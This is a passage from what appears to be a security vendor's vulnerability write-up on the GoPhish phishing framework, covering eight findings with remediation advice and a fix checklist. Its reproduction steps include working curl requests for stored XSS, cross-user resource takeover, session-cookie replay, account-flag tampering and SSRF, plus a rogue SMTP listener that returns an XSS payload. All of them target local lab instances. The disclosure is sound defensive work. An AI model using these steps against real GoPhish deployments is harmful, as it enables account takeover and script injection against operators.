        values.append(time.perf_counter() - started)
    return statistics.median(values), values

for user in USERS:
    median, values = measure(user)
    print(f"{user:16} median={median:.4f}s samples={values}")
```

In the validation environment, the known-user branch consistently occupied the slower cluster because it reached password-hash validation while the unknown-user branch returned after the database lookup. Treat an Internet-facing timing result as inconclusive unless repeated measurements account for network noise.

Remediation. Always run a password-hash comparison, including for unknown users, using a fixed dummy bcrypt hash. Then use a common response floor measured from the start of the login handler, so lookup and rendering differences do not create a reliable oracle. Keep messages, status codes, redirects, and rate-limit behavior identical. A regression benchmark should verify the hash comparison is reached in both branches and alert if distributions become meaningfully separable.

3. Stored XSS from imported recipient fields

Create a synthetic group through the local API with a harmless HTML payload. The response demonstrates that the value is accepted as recipient data:

```
curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $OWNER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "name": "lab-csv-template-xss",
    "targets": [{
      "email": "recipient@example.test",
      "first_name": "<img src=x onerror=alert(\"recipient-field\")>",
      "last_name": "Lab",
      "position": "Test"
    }]
  }'
```

In the UI, the equivalent procedure is to bulk-import the same value in `First Name`, create a landing page containing `{{.FirstName}}`, create a campaign using that group and page, and open the generated link in a disposable local browser profile. The expected vulnerable result is an `alert("recipient-field")` dialog in the phishing landing-page origin. It is not an admin-panel execution context.

Remediation. Make output context the primary control: render landing-page HTML with `html/template`, use a separate renderer for plain text, validate values used in URLs and headers, and only mark system-generated fragments as trusted HTML.

The shared template function cannot be blindly switched because it also processes email bodies, URLs, headers, and attachments. Parsing or normalising CSV input can provide defence in depth, but it must not replace context-aware encoding at the sink. Test every supported recipient field in HTML text, attribute, URL, and JavaScript-sensitive locations.

4. Stored and reflected SMTP-error XSS

This local SMTP listener returns a benign proof payload on `RCPT TO`:

```
# rogue_smtp.py -- local validation only
import socket

HOST, PORT = "127.0.0.1", 2525
PAYLOAD = b"554 <img src=x onerror=alert('smtp-error')>\r\n"

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((HOST, PORT))
    server.listen(1)
    connection, _ = server.accept()
    with connection:
        connection.sendall(b"220 local test SMTP\r\n")
        while (data := connection.recv(1024)):
            command = data.decode("utf-8", errors="ignore").strip().upper()
            if command.startswith(("EHLO", "HELO")):
                connection.sendall(b"250 local test\r\n")
            elif command.startswith("MAIL FROM"):
                connection.sendall(b"250 OK\r\n")
            elif command.startswith("RCPT TO"):
                connection.sendall(PAYLOAD)
                break
            else:
                connection.sendall(b"250 OK\r\n")
```

Start the listener, configure a local-only Sending Profile for `127.0.0.1:2525`, and then perform both validations:

1. Launch a test campaign, open its results, expand a failed recipient, and inspect the `Error Sending Email` event. The stored path renders the SMTP error in the campaign timeline.
2. In **Campaigns** → **New Campaign**, select the same profile and use **Send Test Email**. The reflected path renders the returned SMTP error in the modal.
   The Sending Profiles test-email interface is a useful negative control: it already applies `escapeHtml()` and should display the payload as text rather than execute it.

   Remediation. Treat all SMTP errors as text. Use `textContent`, jQuery `.text()`, or a consistently applied escaping helper at every DOM sink; never concatenate protocol error text into HTML. Apply the same rule to campaign launch, copy, and test-email error handlers. Escaping before persistence is worthwhile defence in depth, but it is not a substitute for safe rendering. Remove long-lived API credentials from browser globals, and use browser-level tests to assert that a markup-like SMTP error becomes one text node and creates no executable element.

5. Cross-user takeover through create-endpoint upsert

Create a group as `lab-owner`, save the returned numeric `id` as `GROUP_ID`, and then submit a create request as `lab-user` that carries that identifier:

```
GROUP_ID=6 # replace with the id of a synthetic lab-owner group

curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data "{
    \"id\": $GROUP_ID,
    \"name\": \"lab-taken-over-group\",
    \"targets\": []
  }"

curl -ksS "$GOPHISH_URL/api/groups/$GROUP_ID" \
  -H "Authorization: Bearer $OWNER_KEY"
```

The vulnerable result is a successful create response for `lab-user` and a `404` to the former owner. Repeat the same two-user test for `POST /api/templates/`, `POST /api/pages/`, and `POST /api/smtp/`, using valid synthetic bodies for each resource. For groups, also verify that previously associated synthetic targets remain readable after ownership changes.

Remediation. Make create and update operations structurally distinct. Reject client-supplied IDs on every POST handler and use explicit insert semantics (`db.Create`) in the model layer. Keep owner-scoped predicates on reads, updates, and deletes; an owner check only on GET does not protect an unscoped write. The regression suite must cover every affected resource with two users and assert that a POST containing another user's ID changes neither owner, content, nor associations.

6. Session and API-key persistence after account events

Use a local browser or proxy to save a valid `gophish` session cookie. Then validate the three lifecycle cases:

1. Log out in the browser, replay the pre-logout cookie in a request to `/`, and observe that the dashboard remains available instead of redirecting to `/login`.
2. Save a valid cookie, change the account password through **Settings**, then replay the pre-change cookie against `/` and observe that it remains accepted.
3. Record the account API key, change the password through **Settings** or the forced-reset flow, and request a harmless API resource with the old key. The old key remains accepted because the password change does not rotate it.
   For example, a saved local cookie can be replayed with:

```
curl -ksS -i "$GOPHISH_URL/" \
  -H 'Cookie: gophish=replace-with-a-saved-lab-cookie'
```

Remediation. Replace the stateless cookie-only design with server-side sessions or a per-user session version that is checked on every request. Revoke or rotate

sessions and API keys on logout, password reset, account lock, role change, and offboarding. Enforce `AccountLocked` and `PasswordChangeRequired` in both session and API-key middleware. Clearing the current browser cookie alone cannot revoke a copied stateless cookie; restarting the service invalidates cookie signatures but does not rotate database-backed API keys.

7. Self-service modification of account-control fields

As an ordinary local user, call the self-update endpoint with the current username and role but clear the administrative policy fields:

```
curl -ksS -X PUT "$GOPHISH_URL/api/users/2" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "username": "lab-user",
    "role": "user",
    "password_change_required": false,
    "account_locked": false
  }'
```

Use the ID, username, and role of the synthetic user created for the lab. First have an administrator set both fields to `true`; then verify the response and stored account state after the self-update. The vulnerable result is that both flags become `false` without a system-level permission.

Remediation. Use separate request types for self-service profile changes and administrative account management. At minimum, gate both assignments behind the same `hasSystem` permission check already used for role changes:

```
if hasSystem {
    existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
    existingUser.AccountLocked = ur.AccountLocked
}
```

The better long-term design omits these fields from the self-service request type entirely. Add negative tests for every account-state, credential-policy, and role field, and verify that the persisted values remain unchanged.

8. Import Site reaching a private destination by default

Run a disposable HTTP server on the local machine, then ask the local GoPhish instance to import it:

```
python3 -m http.server 8080 --bind 127.0.0.1

curl -ksS -X POST "$GOPHISH_URL/api/import/site" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "url": "http://127.0.0.1:8080/",
    "include_resources": false
  }'
```

The vulnerable default behavior is a successful response whose `html` field contains the local server's page. The same lab can compare a listener on an RFC1918 address, the link-local metadata range, redirects, and IPv6 addresses. The point is not a particular internal service; it is that the server, rather than the caller's browser, makes the connection.

Remediation. Start with the comprehensive non-public deny list by default and treat configured internal hosts as narrowly scoped exceptions. Validate `http` and `https` schemes, return a generic fetch error instead of raw dial errors, restore TLS certificate verification, and either disable redirects or reapply destination validation on every redirect. Restrict Import Site to users with the appropriate permission, and enforce outbound egress policy at the network layer. Tests must cover public hosts, loopback, RFC1918, link-local, multicast, reserved, IPv6, redirects, and DNS changes between connections.

Implementation-oriented remediation checklist

The eight findings share a small set of durable implementation changes:

Finding	Code and configuration change	Required regression evidence
Rate limit	Trust forwarding headers only from configured proxy CIDRs; strip them elsewhere; rate-limit at the edge too.	Spoofed headers cannot create new buckets through the intended ingress; direct admin access is unavailable or ignores them.
Timing	Perform a fixed dummy-hash comparison for unknown users and apply a common response floor.	Both paths invoke bcrypt; benchmark distributions, status, body, and redirect are equivalent.
Recipient XSS	Split HTML, text, URL, header, and attachment template rendering by context; HTML-autoescape recipient data.	Every recipient field renders as text in every HTML context; system tracker markup still works only through an explicit trusted type.
SMTP XSS	Use text-only DOM insertion for every API and SMTP error; remove browser-global API keys.	Stored and reflected mocked SMTP errors create no DOM element or event handler.
Create upsert	Reject IDs in POST handlers and use `Create` for creation; scope all writes by owner.	A second user cannot change an object's owner, contents, or group associations with a POST.
Credential lifecycle	Use server-side/versioned sessions; revoke sessions and API keys on security events;	Logout, password change, lock, reset, role change, and

Finding	Code and configuration change	Required regression evidence
	check account state at every boundary.	offboarding deny both old cookies and old API keys.
Account fields	Use separate self-service and administrative DTOs; allow only system users to change policy fields.	A non-system user cannot alter lock state, forced-change state, or role.
Import Site	Default-deny non-public destinations; minimise exceptions; validate schemes, TLS, redirects, and egress.	The default configuration rejects every non-public test target and does not reveal raw network errors.

The findings are more dangerous together than apart

Security reviews often present vulnerabilities as isolated rows in a spreadsheet. Real environments do not behave that way. The most meaningful risk here is how one weak boundary can increase the value of another:

- An administrator investigating an SMTP delivery failure can encounter a browser-side XSS sink in the same console that exposes powerful campaign and API operations.
- A long-lived API credential has greater impact when account lock or password-change state does not constrain API middleware consistently.
- Resource takeover is more damaging in a platform that stores target lists, landing pages, and mail profiles as user-owned operational objects.
- An import feature with weak default network restrictions may be reachable by an authenticated user whose privileges were expected to be curtailed elsewhere.

These are not claims of a single automatic exploit chain. They are the reason remediation must be coordinated. Fixing a renderer while leaving credential lifecycle ambiguous—or fixing one POST endpoint while leaving the persistence pattern intact—reduces symptoms without restoring the trust model.

A practical remediation program

The fastest way to lose momentum after a deep review is to create eight tickets with no shared acceptance criteria. The code paths here suggest a more effective order of work.

Phase	Objective	Concrete engineering outcome	Evidence of completion
Contain	Remove the most direct cross-user and admin-browser risk	Encode every SMTP/API error at DOM sinks; force create operations to insert; reject client-owned IDs on POST	Browser tests prove errors render as text; two-user persistence tests prove no ownership change.
Reconcile identity	Give login, sessions, account state, and API keys one consistent meaning	Dummy-hash authentication path; server-side/session-version revocation; account-state enforcement in API middleware; field-level user-update authorization	Logout, reset, lock, and role-change tests revoke or deny both UI and API credentials.

Phase	Objective	Concrete engineering outcome	Evidence of completion
Harden the perimeter	Ensure deployment and outbound network behavior match the intended design	Trusted-proxy policy at the edge; direct admin exposure removed; default-deny network dialer; egress controls	Integration tests cover forwarding headers, private IP ranges, redirects, and DNS behavior.
Prevent recurrence	Turn lessons into a secure-development control	DTO allowlists, create/update separation, sink-oriented output encoding rules, review checks for outbound clients	New endpoints and renderers are rejected by CI when they bypass the policy.

The aim is not to redesign GoPhish all at once. It is to restore a small number of invariants that make future features safer by construction: only trusted infrastructure asserts client identity; only authorized paths alter ownership; only text reaches text sinks; a disabled account is disabled everywhere; and server-side fetches start from deny, not allow.

Closing: fix the boundaries, not only the lines

The common thread across these findings is not a single dangerous function. It is a boundary that was assumed rather than enforced: a proxy header trusted as identity, an error treated as HTML, an ID treated as creation intent, a bearer key treated as account state, and an allowlist option used to activate a deny-by-default policy. Each line is small. The gap between what the application assumes and what an attacker can control is where the real risk lives.

For maintainers, the practical order is clear: contain admin-panel XSS and cross-user resource takeover first; then make API authorization and credential revocation consistent; finally, harden the login and outbound-request controls at both application and deployment layers. For security teams, this assessment shows how source-code analysis with Ostorlab Agentic Deep Scan can produce a report that development teams can act on.

CVE status

This article does not associate any of the eight findings with a CVE. Requests for CVE identifiers are currently under review. If identifiers are assigned, the confirmed assignments will be communicated separately; until then, the finding titles and affected components in the latest version of GoPhish above are the authoritative references for this assessment.

Assessment reference: Last updated 2026-07-22. The assessment covers the latest version of GoPhish with its supplied default configuration; readers should verify that their deployment matches this release before extrapolating the findings.

References

- Latest version of GoPhish
- GoPhish security policy
- Go `html/template` package
- GORM `Save` documentation
- OWASP Server-Side Request Forgery Prevention Cheat Sheet

WEB AGENTIC DEEP SCAN

Test your own web apps and APIs

Web Agentic Deep Scan tests every release of your web app and APIs the way an attacker would, validating exploit paths and producing proof-backed findings.

Explore Web Agentic Deep Scan →

Scan your app free | Book a demo

Tags: Security, GoPhish, Source Code Review, Agentic Deep Scan, Ostorlab, Application Security, XSS, SSRF, Broken Access Control

NEWSLETTER

Subscribe to the Ostorlab Newsletter

A newsletter covering techniques, technical guides, and the latest product innovations coming from Ostorlab.

you@company.com Subscribe

No spam. Unsubscribe at any time.

Ostorlab

AI-powered security testing for mobile, web, API and source code. We find the vulnerabilities that matter, prove they are exploitable, and help you fix them.

Talk to our team: contact@ostorlab.co

651 N Broad St, Middletown, Delaware, 19709, US

© 2026 Ostorlab. All rights reserved. Terms & Conditions Privacy Policy